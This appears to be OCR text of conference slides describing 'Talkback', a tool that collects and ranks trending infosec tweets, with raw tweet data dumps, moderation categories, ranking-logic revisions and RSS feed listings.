
Trending items



Goals:


- Cut down moderation time

0000 2012', 'retweeted': False, 'in_reply_to_status_id_str': None, 'coordinates': None, 'id': 256708807483355136L, 'source': 'web', 'in_repl
y_to_status_id': None, 'in_reply_to_screen_name': None, 'in_reply_to_user_id': None, 'place': None, 'retweet_count': 1, 'geo': None, 'in_rep
ly_to_user_id_str': None, 'possibly_sensitive': False, 'id_str': '256708807483355136'}
{'favorited': False, 'contributors': None, 'truncated': False, 'text': 'Emergency SAN deployed http://t.co/xsU1lU5t', 'created_at': 'Fri Oct
 12 15:40:36 +0000 2012', 'retweeted': False, 'in_reply_to_status_id': None, 'coordinates': None, 'id': 256781413955801089L, 'source': '<a h
ref="http://twitter.com/download/android" rel="nofollow">Twitter for Android', 'in_reply_to_status_id_str': None, 'in_reply_to_screen_na
me': None, 'in_reply_to_user_id': None, 'place': None, 'retweet_count': 5, 'geo': None, 'in_reply_to_user_id_str': None, 'possibly_sensitive
': False, 'id_str': '256781413955801089'}
{'favorited': False, 'contributors': None, 'truncated': False, 'text': u'\u63a8\u85a6\u5f71\u7247 - \u30cd\u30ab\u30d5\u30a7\u3067\u30ca\u30
f3\u30d1\uff01\u30b4\u30e0\u306e\u4e2d\u306e\u7cbe\u5b50\u3092\u3054\u3063\u304f\u3093\u266a http://t.co/MZPskmRZ via @fc2videoadult', 'crea
ted_at': 'Sun Nov 06 16:08:14 +0000 2011', 'retweeted': False, 'in_reply_to_status_id': None, 'coordinates': None, 'id': 133214114838364160L
, 'source': 'Tweet Button', 'in_reply_to_status_id_str': None, 'in_reply_to_scre
en_name': None, 'in_reply_to_user_id': None, 'place': None, 'retweet_count': 0, 'geo': None, 'in_reply_to_user_id_str': None, 'possibly_sens
itive': False, 'id_str': '133214114838364160'}
{'favorited': False, 'contributors': None, 'truncated': False, 'text': u'\u3057\u304b\u3057\u3001\u3082\u3046\u65e2\u306b\u4e7e\u71e5\u808c\
u5168\u958b\u306a\u3093\u3067\u3059\u304c\u3001\u3069\u3046\u3059\u308b\u304b\u306a\u3002\u5e74\u53d6\u308b\u5ea6\u306b\u9177\u304f\u306a\u3
08b\u3002\u53bb\u5e74\u306f\u3001\u3064\u3044\u306b\u30aa\u30a4\u30eb\u5857\u308a\u3060\u3057\u305f\u3093\u3060\u3051\u3069\u30fb\u30fb\u30f
b\u30fb\u30fb\u30fb\u30a2\u30a6\u30c8', 'created_at': 'Sat Oct 13 12:54:16 +0000 2012', 'retweeted': False, 'in_reply_to_status_id': None, '
coordinates': None, 'id': 257101950506659840L, 'source': 'HootSuite', 'in_reply_to_sta
tus_id_str': None, 'in_reply_to_screen_name': None, 'in_reply_to_user_id': None, 'place': None, 'retweet_count': 0, 'geo': None, 'in_reply_t
o_user_id_str': None, 'id_str': '257101950506659840'}
{'favorited': False, 'contributors': None, 'truncated': False, 'text': u'\u0411\u0440\u044f\u043d\u0441\u043a\u0438\u0439 \u0432\u043e\u043b
\u043a, \u0441 \u043e\u0447\u0435\u043d\u044c \u0445\u043e\u0440\u043e\u0448\u0438\u043c \u0437\u0440\u0435\u043d\u0438\u0435\u043c \u043f\u0
43e \u043d\u043e\u0447\u0430\u043c \u0432\u043e\u0435\u0442..... \u043d\u0430 \u041c\u0435\u0440\u043a\u0443\u0440\u0438\u0439!!!', 'create
d_at': 'Mon Apr 02 12:33:08 +0000 2012', 'retweeted': False, 'in_reply_to_status_id_str': None, 'coordinates': None, 'id': 186793384734752768L, 'source': 'vk.com', 'in_reply_to_status_id': None, 'in_reply_to_screen_name': None, 'in_reply
_to_user_id': None, 'place': None, 'retweet_count': 0, 'geo': None, 'in_reply_to_user_id_str': None, 'id_str': '186793384734752768'}
{'favorited': False, 'contributors': None, 'retweeted_status': {'favorited': False, 'contributors': None, 'truncated': False, 'text': u'\u30
81\u3044\u3060\u3044\u306f\u540d\u53e4\u5c4b\u5927\u5b66\u306e\u3053\u3068\u3067\u3059\u3088\u3002\u660e\u6cbb\u5927\u5b66\u3054\u3068\u304d
\u306b\u7565\u79f0\u306a\u3069\u3082\u3063\u305f\u3044\u306a\u3044\u308f\u3002\u52d8\u9055\u3044\u3082\u751a\u3060\u3057\u3044\u3002\u4eac\u
738b\u7dda\u306e\u300c\u660e\u5927\u524d\u300d\u306f\u300c\u660e\u6cbb\u5927\u6b63\u306e\u524d\u300d\u3068\u3044\u3046\u610f\u5473\u306a\u30
6e\u3067\u300c\u6176\u5fdc\u300d\u306e\u3053\u3068\u3067\u3059\u3002', 'created_at': 'Sat Oct 13 12:10:16 +0000 2012', 'retweeted': False, '
in_reply_to_status_id': None, 'coordinates': None, 'id': 257090878039003136L, 'source': 'web', 'in_reply_to_status_id_str': None, 'in_reply_
to_screen_name': None, 'in_reply_to_user_id': None, 'place': None, 'retweet_count': 39, 'geo': None, 'in_reply_to_user_id_str': None, 'id_st
r': '257090878039003136'}, 'truncated': False, 'text': u'RT @nipox2500: \u3081\u3044\u3060\u3044\u306f\u540d\u53e4\u5c4b\u5927\u5b66\u306e\u
3053\u3068\u3067\u3059\u3088\u3002\u660e\u6cbb\u5927\u5b66\u3054\u3068\u304d\u306b\u7565\u79f0\u306a\u3069\u3082\u3063\u305f\u3044\u306a\u30
44\u308f\u3002\u52d8\u9055\u3044\u3082\u751a\u3060\u3057\u3044\u3002\u4eac\u738b\u7dda\u306e\u300c\u660e\u5927\u524d\u300d\u306f\u300c\u660e
\u6cbb\u5927\u6b63\u306e\u524d\u300d\u3068\u3044\u3046\u610f\u5473\u306a\u306e\u3067\u300c\u6176\u5fdc\u300d\u306e\u3053\u3068\u3067\u3059\u3
3002', 'created_at': 'Sat Oct 13 12:18:29 +0000 2012', 'retweeted': False, 'in_reply_to_status_id': None, 'coordinates': None, 'id': 257092943796654082L, 'source': 'Twitter for Android', 'in_reply_to_status_id_str':
 None, 'in_reply_to_screen_name': None, 'in_reply_to_user_id': None, 'place': None, 'retweet_count': 39, 'geo': None, 'in_reply_to_user_id_s
tr': None, 'id_str': '257092943796654082'}



* Greets to Matt Davis (Ruxcon 2011 tak)

Trending items



Goals:


- Cut down moderation time
- Remove regurgitation
- Attempt to trace back to origin
- Learn, revise logic, test, repeat

General concept for trending item processing

Netflix settles with deaf-rights group, agrees to caption all videos by 2014 http://t.co/aL2fLiGl by @joemullin
— arstechnica at 2012-10-11T02:55:44 Middle: 16 Recent

Research / Tool | Interesting | Sec News | General | Humour | Irrelevant | Rockstar User | Irrelevant User

Assange to Publish Book on Cyber 'Resistance' http://t.co/BPsVMCdo



Netflix settles with deaf-rights group, agrees to caption all videos by 2014 http://t.co/aL2fLiGl by @joemullin
— arstechnica at 2012-10-11T02:55:44 Middle: 16 Recent

Research / Tool | Interesting | Sec News | General | Humour | Irrelevant | Rockstar User | Irrelevant User

Assange to Publish Book on Cyber 'Resistance' http://t.co/BPsVMCdo
— TheHackersNews at 2012-10-11T02:51:57 Middle: 16 Recent

Moderation screenshot


Research / Tool | Interesting | Sec News | General | Humour | Irrelevant | Rockstar User | Irrelevant User

My slides on designing a distributed fuzzing framework from last nights @novahackers are up at http://t.co/Wkk77Zy1
— bannedit0 at 2012-10-11T02:45:40 Middle: 13 Recent

Research / Tool | Interesting | Sec News | General | Humour | Irrelevant | Rockstar User | Irrelevant User

"Did Microsoft just kill Flash? Internet Explorer 10 won't run Flash unless your site is on a Microsoft whitelist" http:/ ...
— jeremiahg at 2012-10-11T02:44:27 Middle: 33 Recent

Research / Tool | Interesting | Sec News | General | Humour | Irrelevant | Rockstar User | Irrelevant User


Talkback
Trending Items
Mined Items
Origin Users
Statistics
Data Feeds
About
Vulnerability ID Lookup
Search
Filters
Medium:
Twitter (4927)
Mining Type:
Popular Item (4862)
Vuln. reference (52)
0day reference (13)
Category:
Interesting (2179)
Technical (831)
General (766)
News (663)
None (248)
Humour (235)
Irrelevant (5)
Weight:
Middle (4311)
Heavy (312)
Obese (267)
Feather (13)
Fly (12)
Light (6)
None (6)
Child Items:
0 - 6141
Origin User Followers #:
0 - 53161
Trending Items This view shows featured trending items from the itsec community over the past 6 months.
Tweet 42
Follow @sectrend 47 followers
4927 items
LIST • TIMELINE • MAP • GRID
Select Language
sorted by: date; then by... • grouped as sorted
Trending items screenshot
2012-10-13 (2)
Reverse-Engineering Database - An IDA-Pro Plug-in http://t.co/JBRrNpGX
— matalaz at 2012-10-13T10:57:31 Middle: 13 None
Metasploit stager: reverse_https with basic authentication against proxy http://t.co/1TpoG2jE
— Dinosn at 2012-10-13T15:40:39 Middle: 10 None
2012-10-12 (24)
#Malware is being packaged with popular software, music and movie files. Learn more. http://t.co/z7HOJsSf #SIRv13
— msftsecurity at 2012-10-12T01:10:09 Middle: 12 News
FX evicerates Huawei router firmware exposing slew of bugs. remote stack & heap overflows, hardcoded creds explai ...
— richinseattle at 2012-10-12T02:39:03 Middle: 10 Interesting
Anonymous declares war on WikiLeaks in retaliation for "paywall" http://t.co/O4v1wAOX by @drpizza
— arstechnica at 2012-10-12T05:27:45 Middle: 37 General
Weekend reading - #HITB2012KUL presentation materials - http://t.co/pvP9ubs7
— HITBSecConf at 2012-10-12T11:52:23 Middle: 15 Interesting

Revisions

1 month	Lots of noise (famous celebs, etc.) Mixed infosec data coming in	Ratio of popularity Thumb down users	retweets / followers tweets / day, prev. weights
3 months	No classification of items	User classification Item classification	change per hour whitepaper, pdf, slides, released, fuzz, analysis, poc, #re, ...
6 months	Duplicate items, many sources	LCS + unique weight	in progress

How the logic has evolved over time...

On average approx. 30 trending items / day
Primarily infosec news/research

onths

Duplicate items, many sources


LCS + unique weight

How the logic has evolved over time...


On average approx. 30 trending items / day
Primarily infosec news/research

News Aggregation

Recent Trending RSS




A little ruby...



RT's each item

Daily & weekly paper



Recent Trending RSS

Talkback | Trending Items | Mined Items | Origin Users | Statistics | Data Feeds | About | Vulnerability ID Lookup

Data Feeds Available RSS feeds and web-services

RSS Feeds

TRENDING ITEMS

Past 3 days Trending Items
Trending items for the past **72 hours**

Recent Trending Items
Recent items for the past **7 days**

Hot Trending Items
All super-hot items with **>100** child items

ORIGIN USERS

Hot Item Origin Users
List of users who have highest avg. hot item rating

VULN. REFERENCES

Recent Vuln. References
Recent items for the past **7 days**

